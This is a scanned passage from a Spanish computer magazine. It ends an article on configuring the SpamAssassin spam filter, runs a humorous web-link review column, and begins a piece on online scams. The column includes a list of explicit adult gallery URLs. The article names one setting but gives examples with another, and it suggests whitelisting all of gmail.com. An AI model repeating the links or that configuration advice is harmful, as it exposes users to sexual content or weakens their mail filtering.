



Figura 4

SPAM, el valor promedio para que un correo electrónico sea considerado chatarra también es configurable, finalmente para efectos prácticos, SpamAssassin posee puntajes predefinidos para todas sus reglas, y pueden ser modificadas. La nomenclatura utilizada para definir reglas es intuitiva, y existe un gran número de variantes.

Cuando los correos que vienen desde un servidor son marcados como spam, por diferentes motivos y tenemos la mala suerte de recibir mucho correo desde uno de estos sitios, pero sabemos a ciencia cierta que no son spam basta con añadir el dominio a una lista blanca. La línea de configuración tiene el formato: whitelist_from dirección. Por ejemplo:

```
whitelist_from  *@elitech.com.ar
whitelist_from  *@gmail.com
```

Las listas blancas son reglas muy generales, por lo tanto hay que tener en cuenta que los mensajes se recibirán sin marcar independientemente de los demás parámetros de configuración.

Por defecto, para que un correo sea marcado como spam debe sumar 5 puntos o más. Si este umbral resulta pequeño (demasiados correos son marcados como spam) o grande (mucho spam llega sin marcar) se puede modificar con required_score.

La línea de configuración es: required_score umbral. Por ejemplo:

```
required_hits  3.2
required_hits  6
```

En algunos casos la puntuación asignada a una regla nos puede parecer incorrecta. Esto se puede cambiar con la sentencia "score". El valor puede ser un número cualquiera: score regla valor. Por ejemplo:

```
score  FROM_ENDS_WITH_NUMS  2.3
score  FOR_FREE             5
```

Por supuesto que cuanto más específicas sean nuestras reglas y más entrenados estén nuestros filtros, lograremos un filtrado más adecuado. En el sitio:


**http://www.rulesemporium.com**

podemos encontrar muchas reglas predefinidas que pueden ayudarnos a crear las propias o bien pueden ser utilizadas directamente si se ajustan a las necesidades de filtrado particulares. Algunos ejemplos:

| | |
|---|---|
| 20_dnsbl_tests.cf | Pruebas de Listas Negras DNS |
| 20_phrases.cf | Identifica frases para ser removido |
| 20_porn.cf | Indicadores de encabezados pornográficos |

Ninguna Regla, por si sola, puede marcar un mensaje como spam. SpamAssassin adiciona la posibilidad de aprender a clasificar mensajes en base a un grupo de carpetas en donde el usuario previamente ha incluido sus mensajes basura (spam) y mensajes válidos (ham). Esta operación le permite aprender a identificar cada correo.

Aquellos mensajes en que el usuario y el programa están de acuerdo en que no son spam se los llama Verdaderos Negativos (HAM). Se le adicio-



na el encabezado X-Spam-Status con la leyenda NO y X-Spam-Checker-Version con la versión de SpamAssassin.

Aquellos mensajes en que el usuario y el programa están de acuerdo en que es spam, se los llama Verdaderos Positivos (SPAM). Como mínimo se adicionan los encabezados X-Spam-Level, X-Spam-Status, y X-Spam-Flag. Si se habilita la opción rewrite_subject se adiciona en el título del mensaje *****SPAM*****.

En la **Figura 4** tenemos un ejemplo de mail que no fue marcado como spam, su puntaje es "0", en cambio en la **Figura 5** vemos un mensaje que además de ser marcado como spam con puntaje 8.4, nos muestra la lista de pesos que hicieron que llegue a ese puntaje.




*Figura 5*


Para los más fanáticos de los detalles podemos agregar que en SpamAssassin 2.X, los puntajes se asignan utilizando algoritmos genéticos, y en la versión 3.X, se utilizan redes neuronales entrenadas con perceptrones (error back propagation). Ambos intentan optimizar la eficiencia en términos de minimización del número de falsos positivos y falsos negativos, es decir, mensajes que fueron marcados como spam y no lo eran, y mensajes que no fueron marcados como spam cuando deberían haber sido.

## ¿De qué otra manera puedo utilizarlo?

Como vimos, SpamAssassin se ejecuta en un servidor, filtrando todos los mensajes de correo no deseado antes que lleguen a nuestra cuenta de correo electrónico. Ahora vamos a ver algunas características de integración con otros sistemas complementarios.

En el caso que estemos configurándolo en un servidor de correo, podemos también utilizarlo junto con Procmail. A grandes rasgos podemos decir que Procmail es un sistema de procesamiento que acepta mensajes como entrada estándar y aplica una serie de reglas o acciones para la entrega de mensajes. Dentro de esta última etapa es donde entra en juego SpamAssassin, aplicando sus reglas y definiendo las acciones a seguir antes de entregar los mensajes a las casillas de correo de los usuarios.

Siguiendo con la configuración dentro del servidor de correo, otra buena práctica es utilizarlo junto con otros proyectos antispam, por ejemplo Black Lists o Hash Sharing Systems. Spam Assassin incluye soporte para las Black List más importantes en forma nativa, por ejemplo DSBL (**http://dsbl.org/**), SORBS (**http://www.sorbs.net/**), NAJBL (**http://www.njabl.org/dynablock.html**) y SPAMCOP (**http://www.spamcop.net/**) entre otras. Es decir, se chequea dentro de estas listas los posibles dominios o rangos marcados como spammers. En cambio los Hash Sharing System, permiten reconocer cuando un mismo mensaje fue enviado a muchos sistemas o destinatarios a la vez, permitiendo la detección al agregar un encabezado o firma (hash) y compararlo con alguna White List. Ejemplo de estos sistemas son Razor, Pyzor y DCC.




A nivel cliente otra forma de utilizar Spam Assassin para reducir el correo no deseado es a partir de un pequeño mail Proxy, permitiendo a SpamAssassin actuar sobre este antes de que el correo sea finalmente descargado. Algunos ejemplos son JSpamAssassin, IMAPAssassin y particularmente para plataformas Windows POP3Proxy y SaProxy.

Dada la potencia de Spam Assassin, otros productos y/o proyectos lo integraron de algún modo como parte de los mismos. Particularizando en los productos de Software Libre, podemos nombrar:

amavisd-new: Interfase entre MTA, escáner de virus y SpamAssassin
Exchange Setup Script: Script desarrollado en Visual Basic que permite al administrador de Windows configurar el SpamAssassin (basado en Linux) para los servidores Exchange o Lotus Notes.
SaProxy
MailScanner

Otra gama de aplicaciones de terceros que tienen a Spam Assassin como actor central son las interfases de configuración basadas en web. Básicamente son scripts que facilitan el proceso de configuración del antispam. Es muy útil y práctico utilizar estas herramientas para generar un primer archivo de configuración, y a partir de este lo ajustamos bien a nuestras preferencias. Algunos ejemplos de estas interfases son:

**webuserprefs (http://sourceforge.net/projects/webuserprefs/):** Es un front end escrito en php que soporta instalaciones basadas en SQL o en archivos.
**Maia Mailguard (http://www.maiamailguard.com):** Es una interfase basada en web para amavisd-new y SpamAssassin escrita en perl y php.

Finalmente, nos detendremos en el enlace de Michel Moncur:

**http://www.yrex.com/spam/spamconfig.php**

quien escribió un script en php que genera un archivo de configuración para instalar en nuestro servidor. Mediante algunas preguntas divididas en secciones: umbral y reporte de opciones, opciones bayesianas, de testeo de red y de idioma, se nos genera directamente el archivo de configuración listo para descargar y reemplazar por /etc/mail/spamassassin/local.cf para configuraciones globales o de usuarios.

## Conclusiones

Ya sea con uno u otro MTA, como usuario individual, o como administrador de varios servidores, SpamAssassin ofrece una gama de respuestas ilimitadas frente a la problemática del spam. A partir de ahora, quien ose afirmar que no puede combatir este flagelo mundial, estaremos seguros de que aun no se informó de las posibilidades a nivel usuario y servidor para armar con ello la mejor combinación de estrategias. Y todo esto ni olvidar que la teoría del sistema se basa en un tema en el que los matemáticos y estudiosos de las ciencias de la computación trabajan hace décadas, que es el análisis de texto, solo que con las tecnologías multimedia se sumó el análisis de metalenguajes e imágenes, que pasan a partir de esta época a alimentar el cofre de conocimientos disponible para el beneficio de toda la gente.

**Héctor Jara**
**hectorj@elitech.com.ar**

### Referencias

**http://spamassassin.apache.org**
**http://en.wikipedia.org/wiki/SpamAssassin**
**www.ine.gob.mx/csi**
**http://www.rulesemporium.com**
**http://www.it.uc3m.es/~sergut**
**http://www.osmosislatina.com/spamvirus**
**http://www.lifewithqmail.org**

# Freak Domain

## No solo de Second Life vive el friki

***No lo niegues, estás enganchadísimo a esas cosas del Second Life, esos juegos que, según la tele, te chupan la sangre y te quitan la vida. Nada, nada, descansa un poco y relájate con algunas reseñas ligeritas.***

http://www.prontocondoms.co.za/index.htm





### Vida sexual sana

No son pocos los incautos que van por ahí diciendo que no se ponen el condón por aquello de que "corta el rollo". Aquí sí que nos vamos a poner serios, leñe. Que sí, que vale que no es lo mismo que hacerlo "a pelo", pero ¿seguro que lo de los embarazos no deseados y las enfermedades de transmisión sexual no son argumentos convincentes? Venga, hombre, úsalo que no es para tanto. Además, para que veas que una vez más buscamos lo mejor para ti, presentamos Pronto Condom, toda una novedad en el mercado. Solo hay que doblar el sobre del condón, que queda así abierto y a ponerlo donde corresponde. O sea, que al menos se ahorra uno un paso. O dos, según se mire. El caso es que Pronto Condom promete acortar esos momentos que a algunos les resultan incómodos. Si hasta hay un vídeo de demostración en la web, ¿qué más queremos? Repetimos el proceso: doblar, romper, poner, disfrutar. Ejem.


### La evolución... De los videojuegos

Este corto pero interesante vídeo repasa algunos momentos de la evolución de la historia de los videojuegos, concentrándose en diversos géneros. Está claro que no están todos los que son, de ser así el vídeo duraría días y días. Pero al menos traerá algunos dulces recuerdos de los primeros juegos de Star Wars, cómo han cambiado los juegos de guerra, los de lucha, o los simuladores de conducción. Y, claro está, es toda una reivindicación de las anteriores generaciones de videojuegos que tanto nos han dado y que tanto respeto merecen hoy día. ¿O eres de esos snobs que piensan que lo último es lo mejor porque sí? Y sí, cómo se nos ocurre reseñar un vídeo cortito con lo que hay en Youtube... Todo a su tiempo, pardiez.

http://www.tuexperto.com/?p=449



## http://translatedmemories.com/




### El universo Silent Hill, un poco más claro

Sobra decir a estas alturas que Silent Hill es una de las sagas con mayor riqueza argumental y de personajes de todos los tiempos. Y no, no nos vamos a poner a discutir esta vez sobre si la película fue decepcionante o no (por si sirve de algo, al que escribe estas líneas le encantó la adaptación de Christophe Gans). Esta vez traemos una web con una cantidad enorme de información, que seguro agradecerán los fanáticos de la serie de Akira Yamaoka y compañía. Translated Memories es una página que traduce ciertos documentos que solo vieron la luz en japonés en su día. Por ejemplo, aquí veremos la versión traducida al inglés de Lost Memories, un libro que salió a la venta en la época de Silent Hill 3. El libro repasa argumentos, personajes, teorías e influencias de los tres primeros juegos de la saga. Mapas del lugar, explicaciones de las motivaciones de los protagonistas, las películas y otras manifestaciones artísticas que inspiraron a los creadores de los juegos, documentación histórica de Silent Hill... En fin, una cantidad ingente de datos realmente codiciados por los fans de SH. Además del libro Lost Memories, la web también tiene las traducciones de las fichas de los personajes de Silent Hill 4, que hasta ahora solo estaban en japonés. Todo un trabajo de traducción y de amor a la que muchos consideran la saga más carismática de los Survival Horror. <

## Fotoblogs rebosantes de sensualidad


Siempre (o casi siempre) cumplimos con lo que es ya una obligación de la casa, ofrecer las url más apetitosas del mes. Todo un detalle.



http://html.sxx.com/4/1/pics/0360/nude/7_c1848_01.html?pr=10&su=2&ad=178641
http://galleries.coolios.net/twistys/Cassie_Young_in_cum_up_and_see_me_some_time_by_Twistys/
http://www.bodsforthemods.com/gallery/Daisy-Beach-Jennifer-L-Bed/
http://hottystop.com/veronica-sheer-black/
http://www.canal96.com/galleries/erotica/virtuagirl2/anita/
http://glam0ur.com/gals/ashley_robbins/ashley_robbins.htm
http://fhg.digitaldreamgirls.com/gals/aj-bailey/116019
http://www.extape.com/file/671-pornstar-sandee-westgate.html
http://www.shooshtime.com/sexybabes/galleries/1335/
http://hosted.met-art.com/Trial_met-art_tf_67_441/?pa=856305

## Al rico mod

Tranquilos, este mes no vamos a hablar de ningún mod de Xbox360. Es verdad que últimamente nos hemos dejado deslumbrar por los ingeniosos mods que se han hecho a la consola blanca de Microsoft, pero es que somos muy impresionables. Esta vez abordamos la obra de Chopper Computer, donde se han dedicado a fundir la informática con las motocicletas Chopper. Todo un reto que ha dado unos frutos sencillamente apabullantes, a las imágenes nos remitimos. El trabajo de Chopper Computer no solo se ha recogido en su web (http://chopper-computer.com/), ha tenido eco en otras páginas de modding e informática en general, como http://zinzi.us/?q=node/303 y http://www.mobilewhack.com/reviews/choppercomputer_true_fire_extreme_gamer_pc.html. Nos encantaría ver algunas de estas maravillas en las próximas parties.





# Cuida tu cartera... Y tu dignidad

## Siempre hay alguien más listo

***Ya, ya. Que tienes un gran historial en la Red. Que tienes 3.000 mensajes en unos cuantos foros, y todos te respetan. Tienes un blog de lo más chic. Y unos cuantos visitantes en tu página de MySpace. Todo eso sirve de poco si te pueden tomar el pelo como a tu abuelo hace 50 años. Mientras hay cosas que han cambiado drásticamente, otras siguen exactamente igual. Y una de esas cosas es el timo, o mejor dicho, aquel que se deja timar.***




## La vida sigue igual

A raíz del lanzamiento en Estados Unidos y Japón de la consola Playstation 3 surgieron algunas noticias que, aunque graciosas, no dejaban de tener su relevancia. Más de un usuario, en pleno frenesí consolero, se pasó por eBay a ver si había suerte. Algo realmente temerario, porque ya de por sí el precio de la máquina es lo suficientemente elevado como para considerar una importación o una puja. Pero poco importaba, porque la demanda era la demanda. Entre las diversas subastas de presuntas consolas PS3 había de todo: un vendedor ofrecía no una consola, sino dos. Pero no eran PS3, se trataba de una PSOne y una PS2. El listillo de turno haría las cuentas ("Play uno y Play dos, igual a Play 3"), pero el timo era bien gordo.

